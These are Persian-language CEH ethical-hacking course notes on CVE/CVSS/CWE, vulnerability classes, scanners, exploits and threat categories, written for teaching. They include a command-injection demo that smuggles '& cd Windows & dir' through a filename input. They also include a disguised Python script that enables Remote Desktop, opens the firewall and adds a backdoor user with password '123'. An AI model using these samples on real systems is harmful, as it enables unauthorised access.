معرفی دوره

مخفف Certified ethical hacker یا هکر قانونمند یا کلاه سفید

پیاده سازی شده از طرف کمپانی Ec-council

پیش نیاز اصلی تمامی مفاهیم امنیت و شاخصه کلیدی دنیای امنیت

Ec-council.org

پیش نیاز دوره سکیوریتی پلاس است که ما مفاهیمش را بیان میکنیم

به تمرینات این دوره Ctf میگویند (Capture the flag) که مرسوم است به تمرینات فتح پرچم

فصل اول :

اصطلاحات (Introducting of ethical haching)

افشای اطلاعات : Data breach

بنا به هر دلیل و نقیصه امنیتی اطلاعات کاربران افشا شده است . ایمیل ها ، یوزر و پسورد ها ، شماره موبایل و ... هر اطلاعاتی از کاربران که در یک وبسایت میتواند باشد

مفاهیم افشای اطلاعات صرفا برای وبسایت یا سرور نیست ، اگر در یک سازمان لیست حقوق کارنان نیز افشا شود باز هم Data breach اتفاق افتاده است

گاهی اوقات از روش های مهندسی اجتماعی و زبانی نیز افشای اطلاعات صورت میگیرد

ارزش نفوذ : (Hack value)

آن چیزی که برای هکر جذاب میشود که بخواهد آن نفوذ را انجام دهد

ساختار شبکه ما باید بگونه ای باشد که عموما نکات جذاب واضحی به نمایش نگذارد

روز صفرم (zero day)

یک شخص بر روی یک محصول یا یک وبسایت یک آسیب پذیری پیدا میکند . تا قبل از اینکه وندور و سازنده از این آسیب پذیری مطلع شود و آن نسخه را پچ کند و برای آن آسیب پذیری آپدیتی ارائه کند به آن آسیب پذیری زیرو دی گفته میشود

یعنی توسعه دهندگان آن محصول برای حل آن مشکل صفر روز فرصت دارند . پس اگر یک آسیب کشف شود که قبلا کشف نشده و رفع باگ نشده است آن آسیب پذیری در حالت زیرو دی میباشد و یا میگویند زیرو دی برای مثلا mysqlوجود دارد

عموما سایت هایی در دارک وب هستند که این زیرو دی ها را میفروشند

عموما تیم های توسعه دهنده چه نرم افزار و چه وبسایت تیم های بررسی کننده محصول دارند تا آسیب پذیری ها را شناسایی و برای پچ یا آپدیتی ارائه کنند

اگر این زیرو دی را یک شخص کلاه سیاه پیدا کند میتواند از آن آسیب پذیری برای حمله استفاده کند

عموما یک آپدیت از یک برنامه نیز میتواند باعث یک آسیب پذیری روز صفر شود

وقتی وندور متوجه یک آسیب پذیری میشود ابتدا آن را افشا نمیکند . آن را بررسی میکند و اگر درست بود سپس آن را افشا و برایش یک پچ ارائه میکند

سپس برای آن آسیب پذیری یک Cve کد منتشر میکند و در کنارش پچ آن را نیز قرار میدهد

Cve شامل سال انتشار آسیب پذیری و یک عدد میباشد . این کد ها یونیک میباشند

در سایت Cve.mitre.org میتوانیم این کد ها را بررسی کنیم

در قسمت Search cve یک عبارتی را سرچ میکنیم و لیستی از Cve ها برایمان باز میشود

مثلا vscode

در صفحه هوم نیز قسمتی وجود دارد که جدید ترین Cve ها را نیز میتوان مشاهده کرد

در اطلاعات یک محصول میتوان ورژن ها و جنس آسیب پذیری ها را دید

مفهوم cvss

نگاهی میکنیم به سایت Cvedetails.com و سرچ در گوگل Cvedtails و Search by vulnerability

یک بخشی دارد به اسم Score که رنگ های مختلف و نشان از خطرناک بودن آن دارد

وقتی که یک آسیب پذیری منتشر شد و برای آن پچ هم ارائه شد باید توسط وندور یک نمره به آن داده شود که به آن Cvss میگویند

(common vulnerability scoring system) یا سیستم عمومی ارزش گذاری آسیب پذیری ها


این عدد بین صفر تا 10 هست و هرچه بیشتر باشد نشان از خطرناک تر بودن آسیب پذیری دارد و نزدیک به ده یعنی Critical یا خیلی خطرناک

این دسته بندی ها Low-medium-high-critical

رنگ کریتیکال قرمز است و بین 9و10 است

درون سایت قسمت Product را میزنیم و مثلا ازنوع Sql injection یا Php my admin یا ... سرچ میکنیم

حال میخواهیم ببینیم اگر برای آن Cve بخواهیم Cvss محاسبه کنیم چگونه است



میتوانیم با ترجمه مقادیر فوق این امتیاز را بررسی کنیم

این حمله از طریق شبکه صورت میگیرد : Attack vectore : networ

پیچیدگی حمله کم : Attack complixity : low

آیا نیاز هست قبل از استفاده از آسیب پذیری سطوح دسترسی را افزایش دهیم : Privileges required : high

آیا نیاز هست قبل از اینکه از آسیب پذیری استفاده شود یوزر کارهای دیگری انجام دهد : User intraction : None

آیا تغییراتی لازم است داده شود در سایت یا برنامه بدون تغییر : Scope


وقتی به اطلاعات دست یافتی آیا میتوانی آنها را تغییر دهی : Integrity impact : high

وقتی از این آسیب پذیری استفاده کردی آیا میتوانی به اطلاعات محرمانه دیگر دسترسی داشته باشی : Confidentiality : high

آیا وقتی دسترسی پیدا کردی میشود سایر پارامتر ها و برنامه های دیگر را دسترسی گرفت و سطح دسترسی های بالاتری پیدا کرد : Avaivbility : high


بر اساس این داده ها امتیاز حساب میشود

این نمره دهی ورژن 3 مربوط به Cvss میباشد



در سایت Nvd در لینک زیر میتوانیم این محاسبات را خودمان انجام دهیم

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator



درک مفهوم Vulnerability یا آسیب پذیری

عموما همه برنامه ها و بازی ها و هر چیزی در آی تی و موبایل و ... برنامه نویسی شده اند

حتی داخل تلویزیون و روتر و سوییچ درونشان کد نویسی شده است

حالا یک جایی از برنامه یک فانکشن آسیب پذیر وجود دارد . یا هر چیزی ...

حال هکر با تفسیر کد های برنامه متوجه میشود اگر دستوری را اجرا کند میتواند کار دیگری را در خلا آن برنامه انجام دهد

مثال

یک برنامه پایتون وجود دارد که از کاربر اسم یک فایل را میگیرد و در خروجی میگوید آیا این فایل را دارد یا نه

فرض میکنیم برنامه در یک قالب گرافیکی وجود دارد و کاربر فقط نام فایل را وارد میکند

و سپس قرار است بگوید آیا در درایو سی آن فایل وجود دارد یا نه

User interface

```
>>> file = input('your file name : ')
>>>test.jpg
```

Programm code

```
>>> import os
>>> os.system('cmd /c "cd\\ dir %s"'%file) #
```

در این قسمت هکر میفهمد که از ماژول او اس این کامند ارسال میشود و اگر جواب صفر برگشت یعنی آن فایل وجود دارد

لذا میفهمد اگر اسمی وارد نکند دستور Dir خالی وارد میشود و لیست پوشه ها برمیگردد

User interface

```
>>> file = input('your file name : ')
>>>
```

Programm code

```
>>> import os
>>> os.system('cmd /c "cd\\ dir %s"'%file)
```

=======➔

```
>>> os.system('cmd /c "cd\\ & dir %s"'%file)
 Volume in drive C has no label.
 Volume Serial Number is 54E3-94C1

 Directory of C:\
```

09/26/2023 07:44 AM   <DIR>   Intel

12/07/2019 12:44 PM   <DIR>   PerfLogs

09/09/2023 02:41 PM   <DIR>   Program Files

09/22/2023 04:18 AM   <DIR>   Program Files (x86)

09/12/2023 02:41 AM   <DIR>   server2022-6

07/07/2023 04:44 PM   <DIR>   static

08/07/2023 11:23 PM   <DIR>   test

07/27/2023 07:03 PM   <DIR>   Users

08/25/2023 11:15 PM   <DIR>   Windows

               0 File(s)   0 bytes

               9 Dir(s) 24,881,618,944 bytes free

0

>>>

در این بخش هکر میفهمد با دستور های زیر میتواند وارد هر پوشه ای شده و هر کامندی اجرا کند


کلمه & در سی ام دی میتواند چندین دستور در یک خط داد

>>> file = input('your file name : ')

your file name : & cd Windows & dir

>>> os.system('cmd /c "cd\\ & dir %s"'%file)

======➔



مفهوم Cwe یا (common weakness enumration)

مراجعه به سایت Cwe.mitre.org

معنای و مفهوم آن توضیحاتی در مورد انواع آسیب پذیری ها میباشد و هدفش ساخت و توسعه محصولاتی است که این ضعفها درونشان نباشد

Cve توضیح مختصری از آن اپلیکیشن است اما Cwe توضیحات کاملتر و جامع تری میباشد

یکی از اهداف این سایت نیز ساخت ابزار هایی است که به صورت اتوماتیک شناسایی میکنند آسیب پذیری هارا

همینطور در کادر سرچ آن نیز میتوان یک محصول را هر چیزی را سرچ کرد

مثلا mysql

این هم مانند Cve نیز یک کد یونیک دارد و در هر صفحه اطلاعات کاملی از این آسیب پذیری و موارد مرتبت با آن نیز صحبت میکند

در همان صفحه نیز در مورد Cve ها نیز توضیحاتی ارائه میکند

Vulnerability classification و دسته بندی آسیب پذیری ها

مراجعه به سایت

https://systemweakness.com/different-types-of-vulnerability-classification-3b1cf6b0a413

vulnerability classification و یا سرچ

Misconfiguration

پیکره بندی تنظیمات نادرست در شبکه که ممکن است ناشی از علم کافی در آن موضوع باشد

مانند تنظیمات نادرست سرور دامین کنترلر ، دی ان اس ، دی اچ سی پی و ...

Unpatched servers

عدم بروز رسانی سرور های مختلف

عموما هکر ها به دنبال حمله به سرور های یک مجموعه هستند و اگر بروز رسانی های منظم و درستی انجام نشده باشد میتواند مخاطراتی را به همراه داتشه باشد

ما در دوره Mcsa در مورد Kb یا Knowladge base های مربوط به آپدیت سرور ها صحبت کرده ایم و سعی کردیم بروز ترین ویندوز سرور را

استفاده کنیم

Application flaws

ناشی از عدم تسلط به برنامه نویسی یک اپلیکیشن است و عدم درک و دانش برنامه نویس از دنیای امنیت میباشد که باعث میشود اتفاقاتی بوجود آید

Design Flaws

عیوب طراحی مشابه نقص های برنامه است، آسیب پذیری های ناشی از نقص های طراحی برای همه دستگاه های عامل و سیستم ها جهانی است. نقص‌های طراحی، مانند رمزگذاری نامناسب یا اعتبارسنجی ضعیف داده‌ها، نقص‌هایی در عملکرد سیستم هستند که مهاجمان برای دور زدن مکانیسم شناسایی و دسترسی به یک سیستم امن از آن‌ها .استفاده می کنند

مثلا پسورد های ضعیف یا دیفالت برای سرور های مجموعه یا عدم تعویض پسورد ها در بازه های مشخص و ...

Open Services/Ports

عموما ناشی از پورت های باز در یک سیستم میباشند و به هکر اجازه نفوذ از طریق آن پورت را میدهند

پورت ها معمولا برای یک برنامه تحت شبکه باز میشوند و گوش میدهند و کوئری های خاصی را جواب میدهند

حال اگر پورتی برای هیچ دلیلی باز شود و از طرفی برنامه ای با اسیب پذیری و بدون ملاحظات رمز نگاری و ... بر روی یک پورت باز باشد مهاجم با تکنیک هایی متوجه باز بودن پورت شده و از طریق آن حملاتی مانند داس را پیاده سازی میکند

Buffer Overflows

در شبکه هر سرویس یا نرم افزاری بر روی یک پورت لیسن میکند و یک بافر دارد که اطلاعات زیادی را درون خودش به صورت موقت نگهداری میکند و به ترتیب پردازش میکند

حال میتوان بافر را بر روی آن سیستم با داده های بیهوده پر کرد و سرریز کرد

Operating system Flaws

برنامه هایی مانند تروجان ها، کرم ها و ویروس ها به دلیل آسیب پذیری در سیستم عامل ها یک تهدید هستند. این حملات از کدهای مخرب، اسکریپت ها یا نرم افزارهای ناخواسته استفاده می کنند و در نتیجه کنترل کامل سیستم را به همراه دارند. وصله به موقع سیستم عامل، استقرار حداقل برنامه های نرم افزاری، و استفاده از برنامه های .کاربردی با قابلیت فایروال اقدامات ضروری هستند که یک مدیر باید برای محافظت از سیستم عامل در برابر حملات انجام دهد

منظور این است که اگر برای یک سیستم عامل هر برنامه نصب شود آن برنامه میتواند در پشت صحنه اسکریپتی را ران کند و دسترسی دهد . برنامه های نصب شده باید مطمئن ، امن و کم باشند

اسکریپت زیر با فرض اینکه گرافیکی باشد و به یوزر بگوییم یوزر ادمین را فعال کن و با یوزر ادمین اجرا شو

```
name = input('insert your name : ')

print ('your name is % character'% len(name))

import os

os.system('cmd /c reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f & netsh advfirewall firewall set rule group=" remote desktop" new enable=yes & net user hasan 123 /add & net localgroup "Remote Desktop Users" "hamid" /add')

print ('prease any key to exit')
```

دستور بالا را فقط یوزر بخش ورود نام و خروجی را میبیند اما در پشت صحنه اسکریپت فعالسازی ریموت دسکتاپ و ساخت یوزر و پسورد جدید و همچنین اضافه کردن آن یوزر به گروه ریموت دسکتاپ میباشد

حتی میتوان آی پی آن طرف را با اسکریپت آی پی کانفیگ اسکن کرد و به یک سرور ارسال کرد یا طرف را فریب دهیم و آی پی را ازش بگیریم

کار تمام است

Default passwords

سازندگان رمزهای عبور پیش‌فرض را در راه‌اندازی اولیه دستگاه به کاربران اختصاص می‌دهند که کاربران باید برای استفاده بعدی آن را تغییر دهند. وقتی کاربران نتوانند رمزهای عبور خود را به‌روزرسانی کنند و همچنان از رمزهای عبور پیش‌فرض استفاده کنند، دستگاه‌ها و سیستم‌های خود را در برابر حملات خشونت‌آمیز و فرهنگ لغت باز می‌گذارند.

مثلا فعال بودن یوزر روت در دیتا بیس ها

https://default-password.info/

در این سایت میتوان یوزر و پسورد های دیفالت خیلی از تجهیزات و سرویس ها و نرم افزار ها را دید

Vulnerability assesment tools

مشخصات ابزار شناسایی آسیب پذیری

به این ابزار ها نیز اسکنر گفته میشود

1. Astra Pentest
2. Intruder
3. Acunetix
4. Cobalt.IO
5. Burp Suite
6. Wireshark
7. Qualys Guard
8. Nessus
9. OpenVAS
10. AppKnox
11. Netsparker
12. Rapid7
13. Tripwire IP360
14. Frontline
15. Nikto
16. W3AF

باید بتواند انواع آسیب پذیری را شناسایی کند

Asset Discovery

کشف دارایی های آن شبکه یا مجموعه (سرور ها نرم افزار ها دیتا بیس ها سخت افزار نرم افزار و ...)

Scanning Capabilities

قابلیت اسکن احراز هویت شده و غیر احراز هویت شده

following vulnerabilities:

قابلیت اسکن و بررسی انواع آسیب پذیری

- Common Backdoors Detection
- Backup Files
- Captcha Detection
- Code Injection
- Common Directories
- Card number disclosure
- Cross-site request forgery
- Directory Listing
- File Inclusion
- .htaccess LIMIT misconfiguration
- Insecure Cookies
- LDAP Injection
- ASP Localstart
- Command Injection
- Auto-complete password fields
- Path Transversal
- Private IP address disclosure
- Response splitting
- Remote File Inclusion
- Session Fixation
- Source code disclosure
- SQL Injection

Match with envirinments

با هر سیستمی مچ باشد

مثلا اسکنری نباشد که فقط بر روی لینوکس بتواند آسیب پذیری کشف کند بلکه بتواند برای هر سیستم عاملی آن آسیب پذیری را کشف کند

Update vulnerability scripts

قابلیت آپدیت اسکریپت هایش وجود داشته باشد . به طور کلی آن برنامه قابلیت آپدیت و بروز رسانی داشته باشد

ارزیابی و گزارش اسکنر شما باید شامل موارد زیر باشد:

Your assessment and scanner reporting should include the following:

خلاصه کلی سیستم

خلاصه اسکن کلی

تعداد کل اسکن ها

تعداد کل آسیب پذیری ها

آسیب پذیری برتر 10

مسائل امنیتی بر اساس دارایی

مسائل امنیتی ناشی از آسیب پذیری

شاخص های سازش

تغییرات اساسی امنیتی مورد نیاز است

توصیه هایی برای اصلاح

اثربخشی اصلاح

Levels of penetration

آن ابزار در حین اسکن باعث خسارت و آسیب به مقصد نشود

Daisy chaining

در نهایت مجموعه ای از کامپیوتر ها که با کابل یا ابزاری بهم وصل میشوند که اطلاعاتی مثل سیگنال برق یا داده های دیجیتال را جابجا کنند

Exploit

تعریف اول : قطعه کد یا برنامه ای که از آن آسیب پذیری استفاده میکند برای انجام یک فعالیتی

اکسپلویت نویسی مستلزم دانش برنامه نویسی است مثل سی ، پی اچ پی ، پایتون ، پرل و روبی و ...

فرض کنیم در نسخه فلان از Phpmyadmin به شرط وجود داشتن چندین شرط یک خط فرمان لینوکس به ما میدهد و میتوان کامند اجرا کرد

شرط اول میگوید اگر در دامنه www.example.com زیر شاخه /phpmyadmin/admin/config.php وجو داشت با ارسال پارامتر

www.example.com/phpmyadmin/admin/config.php?test=user ====➔uid=101

میتوانیم بصورت مستقیم خط فرمان سی ام دی یا ترمینال لینوکس بگیریم و کامند اجرا کنیم

www.example.com/phpmyadmin/admin/config.php? Dir

وقتی دو شرط بالا برقرار باشد میتوان کار سوم را انجام داد . حال اکسپلویت میگوید تو فقط دامنه را وارد کن

و بعد از اجرا خودش میگوید دستورات سی ام دی را اجرا کن

تعریف دوم

انجام دادن یک سری از کارهای پشت سر هم منجر به یک اتفاق میشود

مثلا در یک گوشی اگر دوبار پاور را بزنیم بعد ولوم کم را بزنیم و بعد اوکی بزنیم پترن گوشی بای پس میشود

در این حالت ما کدی ننوشته یا اجرا نکرده ایم چندین کار پشت سر هم انجام داده ایم

به این هم اکسپلویت میگویند

Doxing

همان مفهوم شبیه افشای اطلاعات را دارد اما در مورد یک شخص

Payload

در مثال اکسپلویت بعد از ایجاد دسترسی ما کامند اجرا میکنیم . به آن کامند ها Pyload میگویند

در نهایت داده ای که ارسال میشود تا یک کاری انجام شود Payload میگویند

پس به اتوماتیک سازی فرایند اتک اکسپلویت نویسی میگویند و ارسال دستورات یا دیتاها برای آن سیستم اصلی Payload میگویند

Bot

بات ها بدافزار هایی هستند که با روش ها و برنامه های آلوده چندین کامپیوتر را در کنترل خود در می آورند تا برای یک حمله مثل دیداس در اختیار مهاجم باشد بات میگویند

CIA مثلث امنیت

این موضوع جز کلیدی ترین مفاهیمی است که باید درک شود

Confidentiality یا محرمانگی

عموما سازمان ها و نتورک ها اطلاعاتشان را بر اساس سطح حساسیتی که دارند اقدامات امنیتی برایشان در نظر میگیرند و هرچه حساسیت بالاتر باشد اقدامات سخت گیرانه تری را مد نظر دارند و فقط افراد خاصی با سطوح دسترسی خاصی به آن اطلاعات را دارند

راه های پیشگیری آن بحث آتنتیکیشن و احراز هویت و پالیسی های مربوطه و پرمیژن های مختلف است

Integrity

مفهوم آن جامعیت است

مفهوم آن این است که اطلاعات نباید در هر حالتی قابل تغییر باشند و اعمال تغییرات در داده ها مقدور نباشد

مثلا یک فایلی در یک سیستمی است که سیستم از رویش یک فعالیتی انجام میشود . حال یک اتکر با استفاده از تکنیک هایش تغییر در این فایل انجام میدهد و باعث شود آن برنامه به اشکال برخورد کند

پس اگر حملات منجر به سرقت اطلاعات و افشا شود Confidentiality را مد نظر داشته اند

اگر در سرویسی اختلال ایجاد کنند و تغییری در خدماتی دهند یا مثلا جدولی از دیتا بیس را پاک کنند Integrity را مد نظر داشته اند

اطلاعات محرمانه فلان شرکت افشا شد con

فلان سایت از دسترس خارج شد به دلیل حذف دیتابیس int

روش های جلوگیری کنترل اینتگریتی استفاده از فایروال ها و Ids , ips و ... استفاده میکنند

عموما خیلی از قطعات سخت افزاری عموما فایل های حساس را مداوما بررسی میکنند و وضعیتشان را چک میکنند

با بررسی لاگ ه ا .مثلا یک لاگ طراحی میکنیم که هر تغییری در فایل فلان لاگ و ثبت شود

Availbility

عموما بر روی سرویس ها انجام میشود یا کند شوند یا به اصطلاح دان شوند

مثلا یک وب سرور دیگر در دسترس نباشد

دی اچ سی پی مجموعه دیگر آی پی ندهد

دی ان اس ریزالو نکند

راهکارش اعمال انواع تست نفوذ و رفع موانع اتک میباشد ، یا داشتن خدمات Failover و بک آپ

در نهایت تمام حملات هول این سه محور انجام میشود

البته هر کدام از این اضلاع حملات و زیر مجموعه های متفاوت خودشان را دارند

نکته


ما در یک مجموعه نباید صرفا به مباحث امنیتی تکیه کنیم


سه وجه امنیت ، قابلیت استفاده و پرفورمنس هر سه باید در کنار هم رعایت شوند

امنیت بی رویه یعنی کندی سرویس

سرعت بیش از حد یعنی حذف امنیت

توجه بیش از حد به بحث قابلیت استفاده و در دسترس بودن یعنی حذف امنیت و پرفورمنس





در نهایت یک حمله با جمع سه عضو بالا اتفاق میوفتد

انگیزه ، آسیب پذیری و متود ها و ابزار ها

مفهوم Authenticity و اعتبار سنجی

درون یک وبسایت کاربری لاگین میکند و بر اساس اعتبار سنجی که شده است میتواند به محتوا هایی فراتر از یک یوزر معمولی دسترسی داشته باشد

یا یک کامپیوتر در یک دامین میتواند از خدمات دامین استفاده کند در صورت اعتبار سنجی اما یک یوزر لوکال این امکان را ندارد

Nonrepudiation یا عدم انکار

فرض کنیم یک فرایند Tcp در یک شبکه در حال انتقال فایل است

فرستنده ارسال میکند و گیرنده به ازای دریافت بسته تایید میکند

گیرنده نباید بنا به دلایلی انکار کند که نه من دریافت نکرده ام

این فرایند ها عموما بر اساس امضا دیجیتال و یا رمزنگاری و .. انجام میشود

فصل دوم

آشنایی به مفاهیم انواع حملات و تهدیدات

Cloud computing threats اتک های مربوط به فضای ابری

Advanced persisten threats حملات سطح بالا به زیرساخت ها

Virous and worms بد افزار ها

Mobile threats حملات مربوط به اسمارت فون و موبایل ها

Insider attack حملات به شبکه و اینترانت های داخلی

Botnet بات ها و تبدیل تعداد زیادی کامپیوتر به زامبی جهت حمله به سایر کامپیوتر ها

Host threats حملات به کامپیوتر های شخصی

MOBILE THREATS:

Data leakage یا نشتی اطلاعات

Unsecured wi-fi حملاتی که روی حملات روی شبکه های وایرلس انجام میشود

Network spoofing یا حملات جعل کردن

Phishing attack فریب شبیه سازی

Spyware بدافزار های جاسوسی

Broken cryptography شکستن رمزنگاری

Improper session handling کنترل های سژن و نشست ربایی

NETWORK THREATS:

Information gathering جمع آوری اطلاعات

Sniffing and eavesdroping شنود شبکه

Spoofing جعل کردن

session hijaking نشست ربایی

Men in the middle attack مرد میانی

Dns and arp poisoning سمی کردن کش دی ان اس کاربر هدایت به سمت سایت های آلوده خودش یا کش دی ان اس سرور

Password base attack کرک کردن پسورد ها و پسورد سازی

Dainel of service attack حملات منع دسترسی

HOST ATTACKS:

Password base attack کرک کردن پسورد ها و پسورد سازی

Malware attack حملات بدافزاری

Footprintig حذف ردپاها

Dainel of service منع دسترسی

Arbitrary code execution اجرای کد و کامند بر روی یک سرور

Unauthorized access بای پس کردن فرایند اتنتیکیشن

Privileges esclation ارتقا سطح دسترسی

Backdoor attack حفظ دسترسی در صورت بسته شده آسیب پذیری

OPRATION SYSTEM ATTACK

Bufferoverflow سر ریز کردن بافر

Bugs on the oprating system حملاتی که به واسطه وجود باگ در سیستم عامل هست

